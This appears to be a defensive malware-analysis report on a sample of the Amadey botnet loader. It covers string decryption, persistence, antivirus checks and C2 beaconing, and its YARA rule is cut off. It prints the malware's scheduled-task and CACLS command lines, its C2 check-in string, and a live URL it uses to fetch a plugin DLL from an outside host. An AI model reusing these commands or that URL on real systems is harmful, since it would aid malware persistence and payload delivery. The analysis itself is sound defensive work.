



# Amadey


## Technical Analysis Report

### ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

# Contents

<b>CONTENTS.....</b>	<b>i</b>
<b>OVERVIEW .....</b>	<b>1</b>
<b>NBVEEK.EXE ANALYSIS .....</b>	<b>2</b>
STATIC ANALYSIS.....	2
DYNAMIC ANALYSIS .....	4
<b>YARA RULE .....</b>	<b>11</b>
<b>MITRE ATTACK TABLE.....</b>	<b>13</b>
<b>SOLUTION PROPOSALS.....</b>	<b>13</b>
<b>PREPARED BY .....</b>	<b>14</b>



## Overview

Amadey is a botnet that appeared around October 2018. Periodically sends information about the system and installed AV software to its C2 server and polls to receive orders from it. Its main functionality is that it can load other payloads (called “tasks”) for all or specifically targeted computers compromised by the malware.

Some of the information obtained from infected devices include;

- Registry manipulation,
- Device properties and file information,
- Security applications,
- Operating system information

# Nbveek.exe Analysis

Name	Nbveek.exe
MD5	77e0a0a90e0231493bd421f4cdab0668
SHA256	75520c76a4051b2be15db8625f35d4c1c63d93686bf849e6fc67f4e62d2fd000
File Type	PE32 / EXE

## Static Analysis

At the first glance, base64 values stand out in the malicious file, except for the APIs used in strings.

```
.rdata:00433430 00000011 C KQKkicN JIhBGC==
.rdata:00433444 00000011 C 9gy4UM0wHo06SS==
.rdata:00433458 0000000D C RUCKQuKY03R=
.rdata:00433468 00000029 C IUCAUMK5VUFxN2DdTYaKNWMHMMyZJKABAFwYWO9F=
.rdata:00433494 00000009 C FwYWP9Fn
.rdata:004334A0 00000009 C FcpxM7==
.rdata:004334B0 00000045 C RUYIQviGQm0eMYcgqYv43U21B4I3oSyaXCeLT0D9o0w7HQicrCI430eYjLqK46mWK==
.rdata:004334F8 0000005D C RUYIQviGQm0eMYcgqYv43U21B4I3oSyaXCeLT0D9o0w7HQicrCI430eVT8s3I BWRyeQNSq9kGV...
.rdata:00433558 0000000D C RXGj8dW69C==
.rdata:00433570 00000019 C VWQmDsdIEHOPKGcPIGYvD4zi
.rdata:0043358C 0000003D C RUYIQviGQm0eMYcgqYv43U21B4I3oSyaXCeLT0D9o0w7HQicrCI430eYjLq
.rdata:004335CC 0000000D C hKwUwCxdBNi
.rdata:004335DC 00000015 C FwYGUMCq IZiE3ILIGx=
.rdata:004335F4 0000000D C RByxUTOm8ZR=
.rdata:00433608 00000059 C RUYIQviGQm0eMYcgqYv43U21B4I3oSyaXCeLT0D9o0w7HQicrCI430eVT8s3I BWRyeP5mq8IBiK...
.rdata:00433664 00000015 C GPKVMLOVQmdILWoCJU==
.rdata:0043367C 00000009 C Uyuy8q==
```

Image 1- IDA strings

When some of the values that are considered to be Base64 are decoded, meaningless values such as, “)p^Glè=”, “”黠Q{+d\*”, “&#”, “)!IF” appear. These values are made sense at runtime using a specified key.

```

v25 = (const CHAR *)lpFileName;
if ( v60 >= 0x10 )
    v25 = lpFileName[0];
v26 = GetFileAttributesA(v25);
if ( v26 == -1 || (v26 & 0x10) == 0 )
{
    v27 = (const CHAR *)lpFileName;
    v45 = 0;
    if ( v60 >= 0x10 )
        v27 = lpFileName[0];
    CreateDirectoryA(v27, (LPSECURITY_ATTRIBUTES)v45);
}
v28 = (const CHAR *)lpFileName;
if ( v60 >= 0x10 )
    v28 = lpFileName[0];
v29 = GetFileAttributesA(v28);
if ( v29 != -1 && (v29 & 0x10) != 0 )
{
    v44 = (LPCSTR)sub_415850(fileName);
    v37 = (const CHAR *)sub_415850(v61);
    CopyFileA(v37, v44, 1);
    if ( (unsigned __int8)sub_405020((char *)FileName) )
    {
        v58 = &v40;
    }
}

```

Image 2- IDA pseudo code

Here, it is seen that by searching for the folder in a directory, it is **created** if it does not exist, and then searching for a file under that folder and if not, the **handheld file** is **copied into it**.

```

:00403A40 push    1
:00403A44 push    offset a1 ; "1"
:00403A4F call    sub_416B10 ; Call Procedure
:00403A54 add     esp, 8 ; Add
:00403A57 xor     edx, edx ; Logical Exclusive OR
:00403A59 test    al, al ; Logical Compare
:00403A5B mov     ecx, 5
:00403A60 cmovz   ecx, edx ; Move if Zero (ZF=1)
:00403A63 mov     edx, offset aRunas ; "runas"
:00403A68 push    ecx ; Size
:00403A69 mov     ecx, offset Src
:00403A6E cmovnz  ecx, edx ; Move if Not Zero (ZF=0)
:00403A71 push    ecx ; Src
:00403A72 lea     ecx, [ebp+lpOperation] ; void *
:00403A75 call    sub_415CD0 ; Call Procedure
:00403A7A cmp     [ebp+arg_44], 10h ; Compare Two Operands
:00403A7E lea     edx, [ebp+lpParameters] ; Load Effective Address
:00403A81 push    0 ; nShowCmd
:00403A83 cmovnb  edx, [ebp+lpParameters] ; Move if Not Below (CF=0)
:00403A87 lea     ecx, [ebp+lpFile] ; Load Effective Address
:00403A8A cmp     [ebp+arg_2C], 10h ; Compare Two Operands
:00403A8E lea     eax, [ebp+lpOperation] ; Load Effective Address
:00403A91 push    0 ; lpDirectory
:00403A93 cmovnb  ecx, [ebp+lpFile] ; Move if Not Below (CF=0)
:00403A97 cmp     [ebp+arg_14], 10h ; Compare Two Operands
:00403A9B push    edx ; lpParameters
:00403A9C cmovnb  eax, [ebp+lpOperation] ; Move if Not Below (CF=0)
:00403AA0 push    ecx ; lpFile
:00403AA1 push    eax ; lpOperation
:00403AA2 push    0 ; hwnd
:00403AA4 call    ds:ShellExecuteA ; Indirect Call Near Procedure
:00403AAA mov     edx, [ebp+arg_14]

```

Image 3- IDA view

It is clearly seen that the copied file is run with the **"runas"** parameter right after the file copy operation.

## Dynamic Analysis




Image 3- x32dbg

The key value is set to the **size of the value to be resolved**.




Image 4- x32dbg string parsing operation

The value to be solved with the obtained value creates **meaningful base64 values** after a number of operations.




Image 5- x32dbg parsed example

KQKklcN JlhBGC== // NWViNmI5NjcZNA== // **5eb6b96734 (Directory name)**

<pre> call dword ptr ds:[&lt;&amp;GetModuleFileNameA&gt;] lea ecx,dword ptr ss:[ebp-118] mov dword ptr ss:[ebp-430],0 mov dword ptr ss:[ebp-42C],F lea edx,dword ptr ds:[ecx+1] mov byte ptr ss:[ebp-440],0 nop mov al,byte ptr ds:[ecx] inc ecx test al,al jne nbveek.29DF0 sub ecx,edx lea eax,dword ptr ss:[ebp-118] push ecx push eax lea ecx,dword ptr ss:[ebp-440] call nbveek.35CD0 mov byte ptr ss:[ebp-4],A lea ecx,dword ptr ss:[ebp-440] cmp dword ptr ss:[ebp-42C],10 lea edx,dword ptr ss:[ebp-428] mov ebx,dword ptr ss:[ebp-440] </pre>	<pre> ecx+1:"\\Users\\[redacted]\\Desktop\\nbveek.exe" ecx:"C:\\Users\\[redacted]\\Desktop\\nbveek.exe" ecx:"C:\\Users\\[redacted]\\Desktop\\nbveek.exe" ecx:"C:\\Users\\[redacted]\\Desktop\\nbveek.exe" ecx:"C:\\Users\\[redacted]\\Desktop\\nbveek.exe" A:'\\n' [ebp-428]:"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\5eb6b96734\\nbveek.exe" </pre>
--	---

Image 6- AntiDebug

It gets the working file location using **GetModuleFileNameA** Api. Compares it with the place where, copied itself before. If it is not working in the same place, it closes itself.

<pre> 01027E58 cmovae eax,dword ptr ss:[ebp-28] 01027E5C push eax 01027E5D push 0 01027E5F push 0 01027E61 call dword ptr ds:[&lt;&amp;CreateMutexW&gt;] 01027E67 call dword ptr ds:[&lt;&amp;GetLastError&gt;] 01027E6D cmp eax,B7 01027E72 jje nbveek.1027F0D 01027F78 mov edx,dword ptr ss:[ebp-14] </pre>	<pre> [ebp-28]:L"006700e5a2ab05704bbb0c589b88924d" eax:L"006700e5a2ab05704bbb0c589b88924d" eax:L"006700e5a2ab05704bbb0c589b88924d" </pre>
---	---

Image 7- x32dbg Mutex

A **mutex** with the name “006700e5a2ab05704bbb0c589b88924d” is created and “ERROR\_ALREADY\_EXISTS” (0xB7) is checked with **GetLastError**. If the mutex is created, it is assumed that it is **already running** and the program is closed.

<pre> cmp dword ptr ss:[ebp+1C],10 push edx cmovae eax,dword ptr ss:[ebp+8] push ecx push eax push 0 call dword ptr ds:[&lt;&amp;ShellExecuteA&gt;] mov edx,dword ptr ss:[ebp+1C] </pre>	<pre> edx:"/Create /SC MINUTE /MO 1 /TN nbveek.exe /TR \"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\5eb6b96734\\nbveek.exe\" ecx:"SCHEDULE_TASKS" </pre>
--	--

Image 8- Cmd SCHEDULE\_TASKS persistence

With the script in the image, it runs the program **at the beginning of every minute** and ignores the warnings with the **/F (Force)** parameter.

```

"kodex"
":N\"
"&&"
"CACLS \"
"nbveek.exe"
"/P \"
"kodex"
":R\" /E"
"&&"
"echo Y|CACLS \"
"..\\5eb6b96734"
"/P \"
"kodex"
":N\"
"&&"
"CACLS \"
"..\\5eb6b96734"
"/P \"
"kodex"
":R\" /E"
"&&Exit"

```

Image 9- Cmd script

The bitwise deciphered values are **stored in the stack** and combined before being executed.

```

"C:\Windows\System32\cmd.exe" /k echo Y|CACLS "nbveek.exe" /P
"kodex:N"&&CACLS "nbveek.exe" /P "kodex:R" /E&&echo Y|CACLS
"..\\5eb6b96734" /P "kodex:N"&&CACLS "..\\5eb6b96734" /P "kodex:R"
/E&&Exit

```

\*Kodex = %USERNAME%




Image 10- Cmd script\_2

This script running in "cmd.exe" allows to check the **access list**. "echo Y|" with the command, "Are you sure?" It provide the answer to the question to be entered as "YES". "**Kodex:**" provides to enter the answers that the user must enter, in here firstly "**None**" permission and then "**Read**" permission is given to the "**nbveek.exe**" file. Then the same process is applied for the folder where the **malware is located**.






Image 11- Registry persistence

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ User Shell Folders

The **default value** of this path in the registry is the following file path.

"%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"

However, with this process, the malware sets the **default startup path** to its own directory.

```

201  v10 = v124.dwMajorVersion;
202  if ( v124.dwMajorVersion == 10 )
203  {
204      if ( !v124.dwMinorVersion )
205      {
206          v11 = (v125 != 1) + 1;
207      LABEL_86:
208          dword_438930 = v11;
209      }
210      return dword_438930;
211  }
212  if ( v124.dwMajorVersion != 6 )
213      goto LABEL_76;
214  v12 = v124.dwMinorVersion;
215  if ( v124.dwMinorVersion == 3 )
216  {
217      v11 = (v125 != 1) + 3;
218      goto LABEL_86;
219  }
220  if ( v124.dwMinorVersion != 2 )
221      goto LABEL_72;
222  if ( v125 == 1 )
223  {
224      v123 = &v105;
225      dword_438930 = 1;
226      sub_415970(&dword_439054);
227      sub_4028E0(v61, v68, v75, v82, v89, v97);
228      v131 = 1;
229      sub_415970(&dword_439264);
230      sub_4028E0(v42, v45, v48, v51, v54, v57);
231      v131 = -1;
232      v13 = (_DWORD *)REGOPEN(
233          v118,
234          HKEY_LOCAL_MACHINE,
235          v62,

```

Image 12- Version check

Version control is carried out within the "OSVERSIONINFOEXA" structure, which is stored for later logging. If the operating system is **Windows Server 2012** or **Windows 8**, it is controlled via registry. It also searches for **2016**, **2019**, **2022** values in the **ProductName** value in **SOFTWARE\Microsoft\Windows NT\CurrentVersion** according to the data checked with the **GetNativeSystemInfo** API. According to these results, "OS" logging changes.

<pre> mov ecx,esp push nbveek.EF8BA4 call nbveek.E05970 lea ecx,dword ptr ss:[ebp-58] call nbveek.EC28E0 mov esi,eax lea ecx,dword ptr ss:[ebp-40] mov dword ptr ss:[ebp-4],0 call nbveek.EC5650 push esi mov edx,eax mov byte ptr ss:[ebp-4],1 lea ecx,dword ptr ss:[ebp-28] call nbveek.E05E20 add esp,1C cmp dword ptr ds:[eax+14],10 jb nbveek.EC6EB2 mov eax,dword ptr ds:[eax] push eax call dword ptr ds:[&lt;&amp;GetFileAttributesA&gt;] mov ebx,eax cmp ahv cccccccc </pre>	<pre> EF8BA4:&amp;"NPODPRV1Q4do7J5ecqJ="  esi:"AVAST Software", eax:&amp;"C:\\ProgramData\\AVAST Software" [ebp-40]:&amp;"nf"  esi:"AVAST Software" eax:&amp;"C:\\ProgramData\\AVAST Software"  [ebp-28]:&amp;"C:\\ProgramData\\AVAST Software"  eax:&amp;"C:\\ProgramData\\AVAST Software", [eax]:&amp;"C:\\ProgramData\\AVAST Software" eax:&amp;"C:\\ProgramData\\AVAST Software"  eax:&amp;"C:\\ProgramData\\AVAST Software" </pre>
---	---

Image 13- AV check

The presence of selected security software under the **ProgramData** folder is checked. If there is a folder (**even empty**) created with the name of any of the **security applications** specified under the ProgramData folder, it detects it as "antivirus exists". (&av=1)

AVAST Software	Avira	Kaspersky Lab	ESET
Panda Security	Doctor Web	AVG	360TotalSecurity
Bitdefender	Norton	Sophos	Comod

<pre> 01033395   lea ecx,dword ptr ss:[ebp-670] 01033398   call nbveek.1035E20 010333A0   add esp,4 010333A3   mov edx,eax 010333A5   mov byte ptr ss:[ebp-4],2E 010333A9   lea ecx,dword ptr ss:[ebp-5E0] 010333AF   call nbveek.1035F20 010333B4   add esp,4 010333B7   mov ecx,nbveek.10593E4 010333BC   push eax 010333BD   call nbveek.1035880 010333C2   mov ecx,dword ptr ss:[ebp-5CC] 010333C8   cmp edx,10 010333CB   jb nbveek.10333FC 010333CD   tnc edx 010333D0   mov ecx,dword ptr ss:[ebp-5E0] 010333D4   tnc eax 010333D6   cmp edx,1000 010333DC   jb nbveek.10333F2 010333DE   mov ecx,dword ptr ds:[ecx-4] 010333E1   add edx,23 010333E4   sub eax,ecx 010333E6   add eax,FFFFFFFF 010333E9   cmp eax,1F 010333EC   ja nbveek.1034234 010333F2   push edx 010333F3   push ecx 010333F4   call nbveek.1037534 010333E9   add esp,e </pre>	<pre> eax:&amp;"id=987719733412&amp;vs=3.66&amp;sd=360232&amp;os=9&amp;b1=1&amp;ar=0&amp;pc=WIN-L1KDN79P80J&amp;un=zorro&amp;dm=&amp;av=1&amp;lv=0&amp;og=1" 2E:"." [ebp-5E0]:&amp;"id=987719733412&amp;vs=3.66&amp;sd=360232&amp;os=9&amp;b1=1&amp;ar=0&amp;pc=WIN-L1KDN79P80J&amp;un=zorro&amp;dm=&amp;av=1&amp;lv=0&amp;og=1"  eax:&amp;"id=987719733412&amp;vs=3.66&amp;sd=360232&amp;os=9&amp;b1=1&amp;ar=0&amp;pc=WIN-L1KDN79P80J&amp;un=zorro&amp;dm=&amp;av=1&amp;lv=0&amp;og=1"  [ebp-5E0]:&amp;"id=987719733412&amp;vs=3.66&amp;sd=360232&amp;os=9&amp;b1=1&amp;ar=0&amp;pc=WIN-L1KDN79P80J&amp;un=zorro&amp;dm=&amp;av=1&amp;lv=0&amp;og=1"  eax:&amp;"id=987719733412&amp;vs=3.66&amp;sd=360232&amp;os=9&amp;b1=1&amp;ar=0&amp;pc=WIN-L1KDN79P80J&amp;un=zorro&amp;dm=&amp;av=1&amp;lv=0&amp;og=1"  eax:&amp;"id=987719733412&amp;vs=3.66&amp;sd=360232&amp;os=9&amp;b1=1&amp;ar=0&amp;pc=WIN-L1KDN79P80J&amp;un=zorro&amp;dm=&amp;av=1&amp;lv=0&amp;og=1" eax:&amp;"id=987719733412&amp;vs=3.66&amp;sd=360232&amp;os=9&amp;b1=1&amp;ar=0&amp;pc=WIN-L1KDN79P80J&amp;un=zorro&amp;dm=&amp;av=1&amp;lv=0&amp;og=1" </pre>
--	--

Image 14- LSPolicyLookup

In the image above, the information collected about the system is combined into a single text to be sent to the **command and control** server.

```

00EC838E push 0
00EC8390 push 0
00EC8392 push 0
00EC8394 lea eax,dword ptr ss:[ebp+8]
00EC8397 mov dword ptr ss:[ebp+50],ecx
00EC839A cmovae eax,dword ptr ss:[ebp+8]
00EC839E push 0
00EC83A0 push eax
00EC83A1 push ecx
00EC83A2 call dword ptr ds:[<&InternetOpenUrlA>]
00EC83A8 mov edi,eax
00EC83AA lea eax,dword ptr ss:[ebp-14]
00EC83AD push eax
00EC83AE push dword ptr ss:[ebp-14]
00EC83B1 push esi
00EC83B2 push edi
00EC83B3 call dword ptr ds:[<&InternetReadFile>]
00EC83B9 test eax,eax
00EC83BB jne nbveek.EC83EF
00EC83BD mov ebx,dword ptr ds:[<&WriteFile>]
00EC83C3 mov eax,dword ptr ss:[ebp-14]
00EC83C6 test eax,eax

```

[ebp+8]: "http://62.204.41.27/9djzdj09/Plugins/clip64.dll"  
[ebp+8]: "http://62.204.41.27/9djzdj09/Plugins/clip64.dll"

Image 15- Harmful URL

It tries to open the URL in the image and **read the file**, but cannot do this because it is **closed**.




Image 16- File to download

This is the directory of the file that is expected to be written after being read. Previously, the **Mutex** is created here.

C:\Users\%USERNAME%\AppData\Roaming\006700e5a2ab05\




Image 17- Wireshark view

With the created **thread**, the program sends a **TCP** packet to the command and control server each time. However, since the server is down, any operation does not continue because **RST packets** are received.



```

end = 0x433E59    # Here is for end of the encoded string's
start = 0x4333F0    # Start of encoded string's address

value = idaapi.get_bytes(start,end-start)
stringValue = value.decode("utf-8")
listedValue = stringValue.split('\x00')

def yaz(final):
    if(final != ""):
        text_file = open("Decrypted.txt", "a")
        text_file.write(final+"\n")
        text_file.close()

def decodeToBase64(listedValue):
    alphabet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 "
    key = "850c61ff7cfc4c28ae073b6ce7172cbd850c61ff7cfc4c28ae073b6ce7172cbd"
    alphabet1 = alphabet[:-1]

    for line in listedValue:
        final = ""
        counter=0
        while(len(line)!= counter and line[counter]!="=" and line[counter]!="+"):
            indexAlp= 0
            while(alphabet1[indexAlp] != key[counter]):
                indexAlp+=1
            indexAlp2 = 0
            #print(line[counter])
            while(alphabet[indexAlp2] != line[counter]):
                indexAlp2+=1

            final +=alphabet[((indexAlp+1) + (indexAlp2+1)) % 63 -1]
            counter +=1
        yaz(final)
    decodeToBase64(listedValue)

```

The **ciphertexts** are written to the text file with the above **IdaPython** code converted to **Base64** values.

# YARA Rule

```
import "pe"

rule Amadey{

meta:

    author="enessakircolak"

    date= "01.03.2023"

strings:

    $a = "Amadey.pdb"

